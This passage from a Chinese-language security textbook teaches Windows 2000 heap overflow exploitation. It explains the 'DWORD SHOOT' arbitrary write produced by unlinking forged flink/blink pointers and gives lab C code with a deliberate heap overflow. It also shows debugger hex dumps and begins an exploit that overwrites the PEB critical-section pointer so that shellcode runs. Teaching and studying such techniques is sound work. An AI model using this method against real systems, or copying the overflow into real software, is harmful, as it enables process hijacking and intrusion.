005202B8	B8 02 52 00 B8 02 52 00 C0 02 52 00 C0 02 52 00	B8 02 52 00 B8 02 52 00 C0 02 52 00 C0 02 52 00

图 6.2.15 堆块合并

可以看到:

(1) 在 0x00520188 处的 freelist[2], 原来标识的空表中有两个空闲块 h1 和 h3, 而现在只剩下 h1, 因为 h3 在合并时被摘下了。

(2) 在 0x00520198 处的 freelist[4], 原来标识的空表中有一个空闲块 h5, 现在被改为指向自身, 因为 h5 在合并时被摘下了。

(3) 在 0x005201B8 处的 freelist[8], 原来指向自身, 现在则指向合并后的新空闲块 0x005206AB。

这就是堆块合并的过程。堆块合并可以更加有效地利用内存, 但往往需要修改多处指针, 也是一个费时的工作。因此, 堆块合并只发生在空表中。在强调分配效率的快表中, 堆块合并一般会被禁止 (通过设置堆块为占用态)。另外, 空表中的第一个块不会向前合并, 最后一个块不会向后合并。

6.3 堆溢出利用 (上) ——DWORD SHOOT

6.3.1 链表“拆卸”中的问题

堆管理系统的三类操作: 堆块分配、堆块释放和堆块合并归根结底都是对链表的修改。

例如，分配就是将堆块从空表中“卸下”；释放是把堆块“链入”空表；合并稍微复杂点，但也可以看成是把若干个堆块先从空表中“卸下”，修改块首信息（大小），之后把更新后的新块“链入”空表。

所有“卸下”和“链入”堆块的工作都发生在链表中，如果我们能伪造链表结点的指针，在“卸下”和“链入”的过程中就有可能获得一次读写内存的机会。

堆溢出利用的精髓就是用精心构造的数据去溢出下一个堆块的块首，改写块首中的前向指针（flink）和后向指针（blink），然后在分配、释放、合并等操作发生时伺机获得一次向内存任意地址写入任意数据的机会。

我们把这种能够向内存任意位置写入任意数据的机会称为“DWORD SHOOT”。注意：DWORD SHOOT 发生时，我们不但可以控制射击的目标（任意地址），还可以选用适当的子弹（4 字节恶意数据）。

题外话：“DWORD SHOOT”是本书的提法，在别的文献中可能会被叫做“arbitrary DWORD reset”。不管怎样，“DWORD SHOOT”更加形象地点出了这种技术的关键，我喜欢这样称呼它。在英文中，我喜欢把这种现象称为 DWORD shooting，听起来可能更加舒服一些。

通过 DWORD SHOOT，攻击者可以进而劫持进程，运行 shellcode，例如，表 6-3-1 中列出的几种情形。

表 6-3-1

点射目标 (Target)	子弹 (payload)	改写后的结果
栈帧中的函数返回地址	shellcode 起始地址	函数返回时，跳去执行 shellcode
栈帧中的 S.E.H 句柄	shellcode 起始地址	异常发生时，跳去执行 shellcode
重要函数调用地址	shellcode 起始地址	函数调用时，跳去执行 shellcode

本节将重点讲解 DWORD SHOOT 发生的原理，下节将介绍怎样利用 DWORD SHOOT 劫持进程，执行 shellcode。

这里举一个例子来说明在链表操作中 DWORD SHOOT 究竟是怎样发生的。将一个结点从双向链表中“卸下”的函数很可能是类似这样的。

```
int remove (ListNode * node)
{
    node -> blink -> flink = node -> flink;
```

```
node -> flink -> blink = node -> blink;
return 0;
}
```

按照这个函数的逻辑，正常拆卸过程中链表的变化过程如图 6.3.1 所示。




图 6.3.1 空闲双向链表的拆卸

当堆溢出发生时，非法数据可以淹没下一个堆块的块首。这时，块首是可以被攻击者控制的，即块首中存放的前向指针（flink）和后向指针（blink）是可以被攻击者伪造的。当这个堆块被从双向链表中“卸下”时，`node -> blink -> flink = node -> flink` 将把伪造的 flink 指针值写入伪造的 blink 所指的地址中去，从而发生 DWORD SHOOT。这个过程如图 6.3.2 所示。




图 6.3.2 DWORD SHOOT 发生的原理

6.3.2 在调试中体会“DWORD SHOOT”

我们通过一个简单的调试过程来体会前面的 DWORD SHOOT 技术。用于调试的代码如下。

```
#include <windows.h>
main()
{
    HLOCAL h1, h2,h3,h4,h5,h6;
    HANDLE hp;
    hp = HeapCreate(0,0x1000,0x10000);
    h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
    h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
    h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
    h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
    h5 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
    h6 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
    _asm int 3//used to break the process
    //free the odd blocks to prevent coalesing
    HeapFree(hp,0,h1);
    HeapFree(hp,0,h3);
    HeapFree(hp,0,h5); //now freelist[2] got 3 entries

    //will allocate from freelist[2] which means unlink the last entry
    //(h5)
    h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);

    return 0;
}
```

实验环境如表 6-3-2 所示。

表 6-3-2 实验环境

	推荐使用的环境	备 注
操作系统	Windows 2000 虚拟机	若在其他操作系统上调试，实验将会失败
虚拟机版本	VMware Work Station 6.0	虚拟机环境和物理 PC 环境中的 heap 操作可能存在细微差别，本实验指导以虚拟机平台为基础
编译器	Visual C++ 6.0	
编译选项	默认编译选项	VS2003、VS2005 的 GS 编译选项将使实验失败
build 版本	release 版本	如使用 debug 版本，实验将会失败

说明：堆分配算法依赖于操作系统版本、编译器版本、编译选项、build 类型等因素，请在实验前务必确定实验环境是否恰当，否则将得到不同的调试结果。本实验指导中的所有步骤是在一台 Windows 2000 的虚拟机上完成的。



在这段程序中应该注意:

(1) 程序首先创建了一个大小为 0x1000 的堆区, 并从其中连续申请了 6 个大小为 8 字节的堆块 (加上块首实际上是 16 字节), 这应该是从初始的大块中“切”下来的。

(2) 释放奇数次申请的堆块是为了防止堆块合并的发生。

(3) 三次释放结束后, freelist[2]所标识的空表中应该链入了 3 个空闲堆块, 它们依次是 h1、h3、h5。

(4) 再次申请 8 字节的堆块, 应该从 freelist[2]所标识的空表中分配, 这意味着最后一个堆块 h5 被从空表中“拆下”。

(5) 如果我们手动修改 h5 块首中的指针, 应该能够观察到 DWORD SHOOT 的发生。

用 VC6.0 默认编译选项将其编译成 release 版本, 在 Windows 2000 操作系统上运行。如上节所述, 为了调试真正状态的堆, 应该直接运行程序, 让其在 _asm int 3 处自己中断, 然后在附上调试器。

三次内存释放操作结束后, 直接在内存区按快捷键 Ctrl+G 观察 0x00520688 处的堆块状况如图 6.3.3 所示。

Address	Hex dump	ASCII
00520580	00 00 00 00 00 00 00 00 08 05 52 00 00 00 00 00?R....
00520580	00 00 00 00 00 00 00 00 C8 05 52 00 00 00 00 00?R....
005205C0	00 00 00 00 00 00 00 00 D8 05 52 00 00 00 00 00?R....
005205D0	00 00 00 00 00 00 00 00 E8 05 52 00 00 00 00 00?R....
005205E0	00 00 00 00 00 00 00 00 F8 05 52 00 00 00 00 00?R....
005205F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520600	00 00 00 00 00 00 00 00 4A 06 FC 77 FF FF FF FF00000000
00520610	00 00 00 00 00 00 00 00 30 00 00 00 00 00 000.....
00520620	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520630	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520640	08 00 C8 00 00 01 00 00 EE FF EE FF 00 00 00 00	...?.....
00520650	00 00 52 00 00 F0 00 00 00 00 52 00 10 00 00 00	...R.....
00520660	80 06 52 00 00 00 53 00 0F 00 00 00 01 00 00 00	...R...S....
00520670	88 05 52 00 00 00 00 00 E0 06 52 00 00 00 00 00	?R.....?R...
00520680	02 00 00 00 00 00 00 00 08 06 52 00 88 01 52 00	...R...?R...?R...
00520690	02 00 02 00 00 01 00 00 00 00 00 00 00 00 00 00	...R...?R...?R...
005206A0	02 00 02 00 00 00 00 00 C8 06 52 00 88 06 52 00	...R...?R...?R...
005206B0	02 00 02 00 00 01 00 00 00 00 00 00 00 00 00 00	...R...?R...?R...
005206C0	02 00 02 00 00 00 00 00 88 01 52 00 88 06 52 00	...R...?R...?R...
005206D0	02 00 02 00 00 01 00 00 00 00 00 00 00 00 00 00	...R...?R...?R...
005206E0	24 01 02 00 00 10 00 00 78 01 52 00 78 01 52 00	\$.....
005206F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520700	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520710	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520720	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520730	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520740	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520750	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520760	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520770	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520780	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520790	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

图 6.3.3 DWORD SHOOT 前堆块的状态



从 0x00520680 处开始, 共有 9 个堆块, 如表 6-3-3 所示。

表 6-3-3 堆块情况

	起始位置	Flag	Size 单位: 8bytes	前向指针 flink	后向指针 blink
h1	0x52000680	空闲态 0x00	0x0002	0x005206A8	0x00520188
h2	0x52000690	占用态 0x01	0x0002	无	无
h3	0x520006A0	空闲态 0x00	0x0002	0x005206C8	0x00520688
h4	0x520006B0	占用态 0x01	0x0002	无	无
h5	0x520006C0	空闲态 0x00	0x0002	0x00520188	0x005206A8
h6	0x520006D0	占用态 0x01	0x0002	无	无
尾块	0x520006E0	最后一项 (0x10)	0x0124	0x00520178 (freelist[0])	0x00520178 (freelist[0])

空表索引区的状况如图 6.3.4 所示。

Address	Hex dump	ASCII
00520108	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520118	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520128	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520138	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520148	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520158	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520168	FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00520178	E8 06 52 00 E8 06 52 00 80 01 52 00 80 01 52 00	?R.?R.?R.?R.
00520188	80 01 52 00 80 01 52 00 90 01 52 00 90 01 52 00	?R.?R.?R.?R.
00520198	90 01 52 00 90 01 52 00 A0 01 52 00 A0 01 52 00	?R.?R.?R.?R.
005201A8	A0 01 52 00 A0 01 52 00 B0 01 52 00 B0 01 52 00	?R.?R.?R.?R.
005201B8	B0 01 52 00 B0 01 52 00 C0 01 52 00 C0 01 52 00	?R.?R.?R.?R.
005201C8	C0 01 52 00 C0 01 52 00 D0 01 52 00 D0 01 52 00	?R.?R.?R.?R.
005201D8	D0 01 52 00 D0 01 52 00 E0 01 52 00 E0 01 52 00	?R.?R.?R.?R.
005201E8	E0 01 52 00 E0 01 52 00 F0 01 52 00 F0 01 52 00	?R.?R.?R.?R.
005201F8	F0 01 52 00 F0 01 52 00 00 02 52 00 00 02 52 00	?R.?R.?R.?R.
00520208	00 02 52 00 00 02 52 00 10 02 52 00 10 02 52 00	?R.?R.?R.?R.
00520218	10 02 52 00 10 02 52 00 20 02 52 00 20 02 52 00	?R.?R.?R.?R.
00520228	20 02 52 00 20 02 52 00 30 02 52 00 30 02 52 00	?R.?R.?R.?R.
00520238	30 02 52 00 30 02 52 00 40 02 52 00 40 02 52 00	?R.?R.?R.?R.
00520248	40 02 52 00 40 02 52 00 50 02 52 00 50 02 52 00	?R.?R.?R.?R.
00520258	50 02 52 00 50 02 52 00 60 02 52 00 60 02 52 00	?R.?R.?R.?R.
00520268	60 02 52 00 60 02 52 00 70 02 52 00 70 02 52 00	?R.?R.?R.?R.
00520278	70 02 52 00 70 02 52 00 80 02 52 00 80 02 52 00	?R.?R.?R.?R.
00520288	80 02 52 00 80 02 52 00 90 02 52 00 90 02 52 00	?R.?R.?R.?R.
00520298	90 02 52 00 90 02 52 00 A0 02 52 00 A0 02 52 00	?R.?R.?R.?R.
005202A8	A0 02 52 00 A0 02 52 00 B0 02 52 00 B0 02 52 00	?R.?R.?R.?R.
005202B8	B0 02 52 00 B0 02 52 00 C0 02 52 00 C0 02 52 00	?R.?R.?R.?R.
005202C8	C0 02 52 00 C0 02 52 00 D0 02 52 00 D0 02 52 00	?R.?R.?R.?R.
005202D8	D0 02 52 00 D0 02 52 00 E0 02 52 00 E0 02 52 00	?R.?R.?R.?R.
005202E8	E0 02 52 00 E0 02 52 00 F0 02 52 00 F0 02 52 00	?R.?R.?R.?R.
005202F8	F0 02 52 00 F0 02 52 00 00 03 52 00 00 03 52 00	?R.?R.?R.?R.
00520308	00 03 52 00 00 03 52 00 10 03 52 00 10 03 52 00	?R.?R.?R.?R.

图 6.3.4 DWORD SHOOT 前堆表的状态

除了 freelist[0]和 freelist[2]之外, 所有的空表索引都为空 (指向自身)。

综上所述, 整条 freelist[2]链表的组织情况如图 6.3.5 所示。





图 6.3.5 空闲双向链表示意图

这时, 最后一次 8 字节的内存请求会把 freelist[2] 的最后一项 (原来的 h5) 分配出去, 这意味着将最后一个结点从双向链表中“卸下”。

如果我们现在直接在内存中修改 h5 堆块中的空表指针 (当然攻击发生时是由于溢出而改写的), 那么应该能够观察到 DWORD SHOOT 现象, 如图 6.3.6 所示。




图 6.3.6 制造 DWORD SHOOT

如图 6.3.6 所示, 直接在调试器中手动将 0x005206C8 处的前向指针改为 0x44444444, 后向指针改为 0x00000000。当最后一个分配函数被调用后, 调试器被异常中断, 原因是无法将 0x44444444 写入 0x00000000。当然, 如果我们把射击目标定为合法地址, 这条指令执行后, 0x44444444 将会被写入目标。

以上只是引发 DWORD SHOOT 的一种情况。事实上, 堆块的分配、释放、合并操作都能引发 DWORD SHOOT (因为都涉及链表操作), 甚至快表也可以被用来制造 DWORD SHOOT。由于其原理上基本一致, 故不一一赘述, 您可以利用本节的理论分析和调试技巧自己举一反三。

6.4 堆溢出利用(下)——代码植入

6.4.1 DWORD SHOOT 的利用方法

堆溢出的精髓是获得一个 DWORD SHOOT 的机会, 所以, 堆溢出利用的精髓也就是 DWORD SHOOT 的利用。

与栈溢出中的“地毯式轰炸”不同, 堆溢出更加精准, 往往直接狙击重要目标。精准是 DWORD SHOOT 的优点, 但“火力不足”有时也会限制堆溢出的利用, 这样就需要选择最重要的目标用来“狙击”。

本节将首先介绍一些内存中常用的“狙击目标”, 然后以修改 PEB 中的同步函数指针为例, 给出一个完整的利用堆溢出执行 shellcode 的例子。

DWORD SHOOT 的常用目标 (Windows XP sp1 之前的平台) 大概可以概括为以下几类。

(1) 内存变量: 修改能够影响程序执行的重要标志变量, 往往可以改变程序流程。例如, 更改身份验证函数的返回值就可以直接通过认证机制。4.2 节中修改邻接变量的小试验就是这种利用方式的例子。在这种应用场景中, DWORD SHOOT 要比栈溢出强大得多, 因为栈溢出时溢出的数据必须连续, 而 DWORD SHOOT 可以更改内存中任意地址的数据。

(2) 代码逻辑: 修改代码段重要函数的关键逻辑有时可以达到一定攻击效果, 例如, 程序分支处的判断逻辑, 或者把身份验证函数的调用指令覆盖为 0x90(nop)。这种方法有点类似于软件破解技术中的“爆破”——通过更改一个字节而改变整个程序的流程, 第 3 章中的破解小试验就是这种应用的例子。

(3) 函数返回地址: 栈溢出通过修改函数返回地址能够劫持进程, 堆溢出也一样可以利用 DWORD SHOOT 更改函数返回地址。但由于栈帧移位的原因, 函数返回地址往往是不固

定的, 甚至在同一操作系统和补丁版本下连续运行两次栈状态都会有不同, 故 DWORD SHOOT 在这种情况下有一定局限性, 因为移动的靶子不好瞄准。

(4) 攻击异常处理机制: 当程序产生异常时, Windows 会转入异常处理机制。堆溢出很容易引起异常, 因此异常处理机制所使用的重要数据结构往往会成为 DWORD SHOOT 的上等目标, 这包括 S.E.H (structure exception handler)、F.V.E.H (First Vectored Exception Handler)、进程控制块 (P.E.B) 中的 U.E.F (Unhandled Exception Filter)、线程控制块 (T.E.B) 中存放的第一个 S.E.H 指针 (T.E.H)。有关 Windows 异常处理的知识和利用将在第 7 章中进行系统的介绍。

(5) 函数指针: 系统有时会使用一些函数指针, 比如调用动态链接库中的函数、C++ 中的虚函数调用等。改写这些函数指针后, 在函数调用发生后往往可以成功地劫持进程。但可惜的是, 不是每一个漏洞都可以使用这项技术, 这取决于软件的开发方式。

(6) P.E.B 中线程同步函数的入口地址: 天才的黑客们发现在每个进程的 P.E.B 中都存放着一对同步函数指针, 指向 RtlEnterCriticalSection() 和 RtlLeaveCriticalSection(), 并且在进程退出时会被 ExitProcess() 调用。如果能够通过 DWORD SHOOT 修改这对指针中的其中一个, 那么在程序退出时 ExitProcess() 将会被骗去调用我们的 shellcode。由于 P.E.B 的位置始终不会变化, 这对指针在 P.E.B 中的偏移也始终不变, 这使得利用堆溢出开发适用于不同操作系统版本和补丁版本的 exploit 成为可能。这种方法一经提出就立刻成为了 Windows 平台下堆溢出利用的最经典方法之一, 因为静止的靶子比活动的靶子好打得多, 我们只需要把枪架好, 闭着眼睛扣扳机就是了。

鉴于我们目前的知识体系还不完善, 这里只是初步总结了堆溢出的利用方式。在学习完第 7 章关于异常处理方面的知识后, 我们将在第 8 章中重新总结内存狙击的利用方式。

6.4.2 狙击 P.E.B 中 RtlEnterCriticalSection() 的函数指针

Windows 为了同步进程下的多个线程, 使用了一些同步措施, 如锁机制 (lock)、信号量 (semaphore)、临界区 (critical section) 等。许多操作都要用到这些同步机制。

当进程退出时, ExitProcess() 函数要做很多善后工作, 其中必然需要用到临界区函数 RtlEnterCriticalSection() 和 RtlLeaveCriticalSection() 来同步线程防止“脏数据”的产生。

不知什么原因, 微软的工程师似乎对 ExitProcess() 情有独钟, 因为它调用临界区函数的方法比较独特, 是通过进程控制块 P.E.B 中偏移 0x20 处存放的函数指针来间接完成的。具体说来就是在 0x7FFDF020 处存放着指向 RtlEnterCriticalSection() 的指针, 在 0x7FFDF024 处存

放着指向 RtlLeaveCriticalSection() 的指针。

题外话: 从 Windows 2003 Server 开始, 微软已经修改了这里的实现。Windows XP 和 Windows 2003 中的安全问题将在后面章节中讨论。在实验开始前, 请您务必看清关于实验平台的说明。

这里, 我们不妨以 0x7FFDF024 处的 RtlEnterCriticalSection() 指针为目标, 联系一下 DWORD SHOOT 后, 劫持进程、植入代码的全套动作。

用于实验的代码如下。

```
#include <windows.h>
char shellcode[]="\x90\x90\x90\x90\x90\x90\x90\x90....."
main()
{
    HLOCAL h1 = 0, h2 = 0;
    HANDLE hp;
    hp = HeapCreate(0,0x1000,0x10000);
    h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,200);
    __asm int 3 //used to break process
    memcpy(h1,shellcode,0x200); //overflow,0x200=512
    h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
    return 0;
}
```

实验环境如表 6-4-1 所示。

表 6-4-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows 2000 虚拟机	若在其他操作系统上调试, 实验将会失败
虚拟机版本	VMware Work Station 6.0	虚拟机环境和物理 PC 环境中的 heap 操作可能存在细微差别, 本实验指导以虚拟机平台为基础
编译器	Visual C++ 6.0	
编译选项	默认编译选项	VS2003、VS2005 的 GS 编译选项将使实验失败
build 版本	release 版本	如使用 debug 版本, 实验将会失败

说明: 堆分配算法依赖于操作系统版本、编译器版本、编译选项、build 类型等因素, 请在实验前务必确定实验环境是否恰当, 否则将得到不同的调试结果。本实验指导中的所有步骤是在一台 Windows 2000 的虚拟机上完成的。另外, 本实验中的 shellcode 起始地址等若干地址需要经过动态调试重新确定。

先简单地解释一下程序和实验步骤。

- (1) h1 向堆中申请了 200 字节的空间。
- (2) memcpy 的上限错误地写成了 0x200, 这实际上是 512 字节, 所以会产生溢出。
- (3) h1 分配完之后, 后边紧接着的是一个空闲块 (尾块)。
- (4) 超过 200 字节的数据将覆盖尾块的块首。
- (5) 用伪造的指针覆盖尾块块首中的空表指针, 当 h2 分配时, 将导致 DWORD SHOOT。
- (6) DWORD SHOOT 的目标是 0x7FFDF020 处的 RtlEnterCriticalSection() 函数指针, 可以简单地将其直接修改为 shellcode 的位置。
- (7) DWORD SHOOT 完毕后, 堆溢出导致异常, 最终将调用 ExitProcess() 结束进程。
- (8) ExitProcess() 在结束进程时需要调用临界区函数来同步线程, 但却从 P.E.B 中拿出了指向 shellcode 的指针, 因此 shellcode 被执行。

实验平台为 Windows 2000 sp4。用 VC6.0 默认编译选项将代码 build 成 release 版本。和前面一样, 为了能够调试真实的堆状态, 我们在代码中手动加入了一个断点:

```
__asm int 3
```

依然是直接运行 .exe 文件, 在断点将进程中断时, 再把调试器 attach 上。

不妨先向堆中复制 200 个 0x90 字节, 看看堆中的情况和预料的是否一致, 如图 6.4.1 所示。

Address	Hex dump	ASCII
00520608	40 06 FC 77 FF FF FF FF 00 00 00 00 00 00 00 00	00000000000000000000000000000000
00520618	30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000
00520628	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000
00520638	00 00 00 00 00 00 00 00 00 00 C8 00 00 01 00 00	00000000000000000000000000000000
00520648	EE FF EE FF 00 00 00 00 00 00 52 00 00 F0 00 00 00	00000000000000000000000000000000
00520658	00 00 52 00 10 00 00 00 00 00 52 00 00 00 53 00	00000000000000000000000000000000
00520668	0F 00 00 00 01 00 00 00 00 00 52 00 00 00 00 00	00000000000000000000000000000000
00520678	50 07 52 00 00 00 00 00 1A 00 00 00 00 01 00 00	00000000000000000000000000000000
00520688	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
00520698	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
005206A8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
005206B8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
005206C8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
005206D8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
005206E8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
005206F8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
00520708	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
00520718	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
00520728	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
00520738	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	00000000000000000000000000000000
00520748	90 90 90 90 90 90 90 90 16 01 1A 00 00 10 00 00	00000000000000000000000000000000
00520758	78 01 52 00 78 01 52 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000
00520768	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000
00520778	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000
00520788	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000
00520798	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000
005207A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000
005207B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000
005207C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000
005207D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000

图 6.4.1 实验程序中的堆块分布情况

如图 6.4.1 所示, 与我们分析一致, 200 字节之后便是尾块的块首。

缓冲区布置如下。

- (1) 将我们那段 168 字节的 shellcode 用 0x90 字节补充为 200 字节。
- (2) 紧随其后, 附上 8 字节的块首信息。为了防止在 DWORD SHOOT 发生之前产生异常, 不妨直接将块首从内存中直接抄出使用: “\x16\x01\x1A\x00\x00\x10\x00\x00”。
